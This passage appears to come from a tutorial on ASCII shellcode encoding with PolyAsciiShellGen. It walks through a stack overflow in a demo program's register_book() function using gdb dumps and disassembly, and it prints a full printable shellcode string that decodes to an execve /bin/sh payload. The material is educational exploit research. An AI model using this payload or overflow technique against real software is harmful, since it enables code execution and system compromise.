0xffffdc20:     0x83743139      0x00000000      0x00000000      0x00000000
0xffffdc30:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdc40:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdc50:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdc60:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdc70:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdc80:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdc90:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdca0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdcb0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdcc0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdcd0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdce0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdcf0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd00:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd10:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd20:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd30:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd40:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd50:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd60:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd70:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd80:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd90:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdda0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffddb0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffddc0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffddd0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdde0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffddf0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffde00:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffde10:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffde20:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffde30:     0x00000001      0x0804c000      0xffffde48      0x08049383
=> 0x8049255 <register_book+159>:       call   0x8049040 <fgets@plt>
```

Then, the demo breaks in the `register_book()` after the stack smaching. The following `gdb` output is displayed and shows in red the data which overflow the `b_info.book_ref` buffer and overwrite the return address of the `register_book()` function. The bytes in blue are the ASCII shellcode store in the `b_info.comment` buffer.


```
[+] Enter a book commentary:

Breakpoint 3, 0x080492b5 in register_book ()
0xffffdc10:     0xffffdc24      0x000001ff      0xf7f9d580      0x080491c5
0xffffdc20:     0x83743139      0x5a2d5854      0x2d5a5a5a      0x5a5a5a78
0xffffdc30:     0x4b4c6a2d      0x255c504b      0x52525252      0x25252525
0xffffdc40:     0x4a4b2d25      0x352d4a4a      0x50252525      0x556f6f2d
0xffffdc50:     0x556f2d55      0x4f2d3625      0x50373442      0x7676762d
0xffffdc60:     0x76762d56      0x382d4a76      0x2d253825      0x2533254c
0xffffdc70:     0x73252d50      0x252d7373      0x2d737348      0x72342d37
0xffffdc80:     0x50502d50      0x502d7650      0x2d76504d      0x6d65634f
0xffffdc90:     0x72722d50      0x422d7272      0x2d427242      0x4b544b6e
0xffffdca0:     0x4f682d50      0x682d6825      0x2d682525      0x53343350
0xffffdcb0:     0x754d2d50      0x342d6568      0x50257a7a      0x3232352d
0xffffdcc0:     0x5f252d32      0x252d3232      0x504a3776      0x5959592d
0xffffdcd0:     0x59592d59      0x4e2d5959      0x50444d56      0x0000000a
0xffffdce0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdcf0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd00:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd10:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd20:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd30:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd40:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd50:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd60:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd70:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd80:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdd90:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdda0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffddb0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffddc0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffddd0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdde0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffddf0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffde00:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffde10:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffde20:     0x00000000      0x41414141      0x41414141      0x41414141
0xffffde30:     0x41414141      0x41414141      0x41414141      0xffffdc24
=> 0x80492b5 <egister_book+255>:       call    0x8049060 <strlen@plt>
```

Then, when the `register_book()` function returns, the execution flow is redirect to the ASCII shellcode and the demo breaks at the start address of the shellcode. The following disassembly listing of the ASCII shellcode is displayed. The instructions in green fix the stack pointer after the following ASCII machine code, the part in grey set eax to zero and the part in yellow build the original shellcode.

```
[+] Book registered.

reference: AAAA�
commentary: TX-ZZZZ-xZZZ-jLKKP\%RRRR%%%%-KJJJ-5%%%P-ooUU-oU%6-OB47P-vvvV-vvvJ-
8%8%-L%3%P-%sss-%Hss-7-4rP-PPPv-PMPv-OcemP-rrrr-BBrB-nKTKP-hO%h-h%%h-P34SP-Muhe-
4zz%P-5222-%_22-%v7JP-YYYY-YYYY-NVMDP
```




```
Temporary breakpoint 4, 0xffffdc24 in ?? ()
=> 0xffffdc24:  push   esp
   0xffffdc25:  pop    eax
   0xffffdc26:  sub    eax,0x5a5a5a5a
   0xffffdc2b:  sub    eax,0x5a5a5a78
   0xffffdc30:  sub    eax,0x4b4b4c6a
   0xffffdc35:  push   eax
   0xffffdc36:  pop    esp
   0xffffdc37:  and    eax,0x52525252
   0xffffdc3c:  and    eax,0x25252525
   0xffffdc41:  sub    eax,0x4a4a4a4b
   0xffffdc46:  sub    eax,0x25252535
   0xffffdc4b:  push   eax
   0xffffdc4c:  sub    eax,0x55556f6f
   0xffffdc51:  sub    eax,0x3625556f
   0xffffdc56:  sub    eax,0x3734424f
   0xffffdc5b:  push   eax
   0xffffdc5c:  sub    eax,0x56767676
   0xffffdc61:  sub    eax,0x4a767676
   0xffffdc66:  sub    eax,0x25382538
   0xffffdc6b:  sub    eax,0x2533254c
   0xffffdc70:  push   eax
   0xffffdc71:  sub    eax,0x73737325
   0xffffdc76:  sub    eax,0x73734825
   0xffffdc7b:  sub    eax,0x72342d37
   0xffffdc80:  push   eax
   0xffffdc81:  sub    eax,0x76505050
   0xffffdc86:  sub    eax,0x76504d50
   0xffffdc8b:  sub    eax,0x6d65634f
   0xffffdc90:  push   eax
   0xffffdc91:  sub    eax,0x72727272
   0xffffdc96:  sub    eax,0x42724242
   0xffffdc9b:  sub    eax,0x4b544b6e
   0xffffdca0:  push   eax
   0xffffdca1:  sub    eax,0x68254f68
   0xffffdca6:  sub    eax,0x68252568
   0xffffdcab:  sub    eax,0x53343350
   0xffffdcb0:  push   eax
   0xffffdcb1:  sub    eax,0x6568754d
   0xffffdcb6:  sub    eax,0x257a7a34
   0xffffdcbb:  push   eax
   0xffffdcbc:  sub    eax,0x32323235
   0xffffdcc1:  sub    eax,0x32325f25
   0xffffdcc6:  sub    eax,0x4a377625
   0xffffdccb:  push   eax
   0xffffdccc:  sub    eax,0x59595959
   0xffffdcd1:  sub    eax,0x59595959
   0xffffdcd6:  sub    eax,0x444d564e
   0xffffdcdb:  push   eax
esp            0xffffde40       0xffffde40
```

Then, the demo breaks in the middle execution of the ASCII shellcode. The following gdb output is displayed and shows in pink, the shellcode building as a bridge to join the code of the ASCII shellcode. The EIP register is growing up and the ESP register is growing down.

```
Temporary breakpoint 5, 0xffffdc91 in ?? ()
=> 0xffffdc91:  sub    eax,0x72727272
   0xffffdc96:  sub    eax,0x42724242
   0xffffdc9b:  sub    eax,0x4b544b6e
   0xffffdca0:  push   eax
   0xffffdca1:  sub    eax,0x68254f68
   0xffffdca6:  sub    eax,0x68252568
   0xffffdcab:  sub    eax,0x53343350
   0xffffdcb0:  push   eax
   0xffffdcb1:  sub    eax,0x6568754d
   0xffffdcb6:  sub    eax,0x257a7a34
   0xffffdcbb:  push   eax
   0xffffdcbc:  sub    eax,0x32323235
   0xffffdcc1:  sub    eax,0x32325f25
   0xffffdcc6:  sub    eax,0x4a377625
   0xffffdccb:  push   eax
   0xffffdccc:  sub    eax,0x59595959
   0xffffdcd1:  sub    eax,0x59595959
   0xffffdcd6:  sub    eax,0x444d564e
   0xffffdcdb:  push   eax
   0xffffdcdc:  or     al,BYTE PTR [eax]
   0xffffdcde:  add    BYTE PTR [eax],al
   0xffffdce0:  add    BYTE PTR [eax],al
   0xffffdce2:  add    BYTE PTR [eax],al
   0xffffdce4:  add    BYTE PTR [eax],al
   0xffffdce6:  add    BYTE PTR [eax],al
   0xffffdce8:  add    BYTE PTR [eax],al
   0xffffdcea:  add    BYTE PTR [eax],al
   0xffffdcec:  add    BYTE PTR [eax],al
   0xffffdcee:  add    BYTE PTR [eax],al
   0xffffdcf0:  jae    0xffffdd5a
   0xffffdcf2:  push   0x6e69622f
   0xffffdcf7:  mov    ebx,esp
   0xffffdcf9:  push   ecx
   0xffffdcfa:  mov    edx,esp
   0xffffdcfc:  push   ebx
   0xffffdcfd:  mov    ecx,esp
   0xffffdcff:  int    0x80
   0xffffdd01:  nop
   0xffffdd02:  nop
   0xffffdd03:  nop
esp            0xffffdcf0       0xffffdcf0
```

Then, the demo breaks at the first bytes of the decoded shellcode, the ESP and the EIP register are crossing at the same address and the shellcode will be executed.

```
Temporary breakpoint 6, 0xffffdcdc in ?? ()
=> 0xffffdcdc:  xor    eax,eax
   0xffffdcde:  xor    ebx,ebx
   0xffffdce0:  xor    ecx,ecx
   0xffffdce2:  xor    edx,edx
   0xffffdce4:  mov    al,0xd0
   0xffffdce6:  int    0x80
   0xffffdce8:  xor    eax,eax
   0xffffdcea:  mov    al,0xb
   0xffffdcec:  push   ecx
```



```
   0xffffdced:  push   0x68732f2f
   0xffffdcf2:  push   0x6e69622f
   0xffffdcf7:  mov    ebx,esp
   0xffffdcf9:  push   ecx
   0xffffdcfa:  mov    edx,esp
   0xffffdcfc:  push   ebx
   0xffffdcfd:  mov    ecx,esp
   0xffffdcff:  int    0x80
   0xffffdd01:  nop
   0xffffdd02:  nop
   0xffffdd03:  nop
eip            0xffffdcdc       0xffffdcdc
esp            0xffffdcdc       0xffffdcdc
process 28699 is executing new program: /usr/bin/bash
warning: Could not load shared library symbols for linux-vdso.so.1.
Do you need "set solib-search-path" or "set sysroot"?
[Inferior 1 (process 28699) exited normally]
```

5 - conclusion

The ASCII shellcode generation algorithm implements by PolyAsciiShellGen is not very efficient, as show in the debugging session for each group of 4 bytes from the original shellcode, 15 or 10 bytes are generated to decode the original shellcode. So if the shellcode to encode is very large in size the resulting ASCII shellcode will be very big, this is more or less a factor 3. If the target buffer where to store the payload is large it is not problem but when it is small this type of ASCII shellcode can't be used. The solution to circumvent this constraint is to implement a decoder loop with ASCII opcodes and encode the original shellcode with the reverse algorithm. There are many implementations of this idea which implement base16, base64 or a derivate decoder loop [5] in full ASCII machine code. The result is much more elegant than the *Caezar* ASCII shellcodes. But, the technique shows here was the first publicly documented and the technique of the *bridge building* is FUN and original.

6 - Links

[1] Bypassing MSB Data Filters for Buffer Overflow Exploits on Intel Platforms, Riley Eller "caezar":
http://julianor.tripod.com/bc/bypass-msb.txt

[2] x86 printable opcode table:
http://reverse-system.re/repo/shellcode/ascii-shellcode/x86-printable-opcode-table.pdf

[3] Github PolyAsciiShellGen:
https://github.com/VincentDary/PolyAsciiShellGen.

[5] x86 ASCII Base64 decoder loop, Shellcoder's handbook p207:
http://reverse-system.re/repo/shellcode/ascii-shellcode/x86-base64-ASCII-shellcode-shellcoders-handbook.pdf.

[6] Marco Ivaldi: Shellcode (16 bytes) - Linux/x86 - execve(/bin/sh) + Re-Use Of Strings In .rodata https://www.exploit-db.com/exploits/13358/.